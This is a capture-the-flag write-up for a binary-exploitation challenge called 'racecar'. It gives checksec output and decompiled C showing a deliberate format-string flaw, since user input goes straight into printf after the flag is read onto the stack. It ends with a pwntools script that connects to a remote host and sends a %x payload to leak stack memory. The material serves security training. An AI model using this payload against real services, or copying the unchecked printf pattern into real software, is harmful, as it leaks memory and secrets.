

# *racecar*

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/racecar]
└─$ checksec racecar
[*] '/home/vigneswar/Pwn/racecar/racecar'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


2) Decompiled




```c

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void main(void)

{
  int iVar1;
  int iVar2;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  setup();
  banner();
  info();
  while (check != 0) {
    iVar2 = menu();
    if (iVar2 == 1) {
      car_info();
    }
    else if (iVar2 == 2) {
      check = 0;
      car_menu();
    }
    else {
      printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
    }
  }
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```




```
void car_info(void)

{
  int iVar1;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  puts(&DAT_00011bb0);
  puts(&DAT_00011c1e);
  printf(&DAT_00011c34,&DAT_00011548,&DAT_00011530,&DAT_00011538);
  printf(&DAT_00011c5c,&DAT_00011548,&DAT_00011530,&DAT_00011538);
  printf(&DAT_00011c84,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);
  puts(&DAT_00011bb0);
  puts(&DAT_00011cb7);
  printf(&DAT_00011cd0,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);
  printf(&DAT_00011d08,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);
  printf(&DAT_00011d3b,&DAT_00011548,&DAT_00011538);
  puts(&DAT_00011bb0);
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```



```c

void car_menu(void)

{
  int iVar1;
  int iVar2;
  uint __seed;
  int iVar3;
  size_t sVar4;
  char *__format;
  FILE *__stream;
  int in_GS_OFFSET;
  undefined *puVar5;
  undefined4 uVar6;
  undefined4 uVar7;
  uint local_54;
  char local_3c [44];
  int local_10;

  local_10 = *(int *)(in_GS_OFFSET + 0x14);
  uVar6 = 0xffffffff;
  uVar7 = 0xffffffff;
  do {
    printf(&DAT_00011948);
    iVar1 = read_int(uVar6,uVar7);
    if ((iVar1 != 2) && (iVar1 != 1)) {
      printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
    }
  } while ((iVar1 != 2) && (iVar1 != 1));
  iVar2 = race_type();
  __seed = time((time_t *)0x0);
  srand(__seed);
  if (((iVar1 == 1) && (iVar2 == 2)) || ((iVar1 == 2 && (iVar2 == 2)))) {
    iVar2 = rand();
    iVar2 = iVar2 % 10;
    iVar3 = rand();
    iVar3 = iVar3 % 100;
  }
  else if (((iVar1 == 1) && (iVar2 == 1)) || ((iVar1 == 2 && (iVar2 == 1)))) {
    iVar2 = rand();
    iVar2 = iVar2 % 100;
    iVar3 = rand();
    iVar3 = iVar3 % 10;
  }
  else {
    iVar2 = rand();
    iVar2 = iVar2 % 100;
    iVar3 = rand();
    iVar3 = iVar3 % 100;
  }
  local_54 = 0;
```



```
  local_54 = 0;
  while( true ) {
    sVar4 = strlen("\n[*] Waiting for the race to finish...");
    if (sVar4 <= local_54) break;
    putchar((int)"\n[*] Waiting for the race to finish..."[local_54]);
    if ("\n[*] Waiting for the race to finish..."[local_54] == '.') {
      sleep(0);
    }
    local_54 = local_54 + 1;
  }
  if (((iVar1 == 1) && (iVar2 < iVar3)) || ((iVar1 == 2 && (iVar3 < iVar2)))) {
    printf("%s\n\n[+] You won the race!! You get 100 coins!\n",&DAT_00011540);
    coins = coins + 100;
    puVar5 = &DAT_00011538;
    printf("[+] Current coins: [%d]%s\n",coins,&DAT_00011538);
    printf("\n[!] Do you have anything to say to the press after your big victory?\n> %s",
           &DAT_000119de);
    __format = (char *)malloc(0x171);
    __stream = fopen("flag.txt","r");
    if (__stream == (FILE *)0x0) {
      printf("%s[-] Could not open flag.txt. Please contact the creator.\n",&DAT_00011548,puVar5);
                    /* WARNING: Subroutine does not return */
      exit(0x69);
    }
    fgets(local_3c,0x2c,__stream);
    read(0,__format,0x170);
    puts(
        "\n\x1b[3mThe Man, the Myth, the Legend! The grand winner of the race wants the whole world
        to know this: \x1b[0m"
        );
    printf(__format);
  }
  else if (((iVar1 == 1) && (iVar3 < iVar2)) || ((iVar1 == 2 && (iVar2 < iVar3)))) {
    printf("%s\n\n[-] You lost the race and all your coins!\n",&DAT_00011548);
    coins = 0;
    printf("[+] Current coins: [%d]%s\n",0,&DAT_00011538);
  }
  if (local_10 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```



```c
int race_type(void)

{
  int iVar1;
  int iVar2;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  do {
    printf("\n\nSelect race:\n1. Highway battle\n2. Circuit\n> ");
    iVar2 = read_int();
    if ((iVar2 != 2) && (iVar2 != 1)) {
      printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
    }
  } while ((iVar2 != 2) && (iVar2 != 1));
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    iVar2 = __stack_chk_fail_local();
  }
  return iVar2;
}
```

3) Attack Plan

i) The challenge is pretty straight forward. the flag is stored in the stack

4) Made exploit

```python
from pwn import *

io = process('nc 94.237.55.163 47614'.split())
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)

io.sendlineafter(b': ', b'hacker')
io.sendlineafter(b': ', b'hacker')
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b'> ',
b'%12$x%13$x%14$x%15$x%16$x%17$x%18$x%19$x%20$x%21$x%22$x%23$x%24$x%25$x%26$x%2
7$x%28$x%29$x%30$x%31$x%32$x%33$x%34$x%35$x%36$x%37$x%38$x%39$x%40$x%41$x')
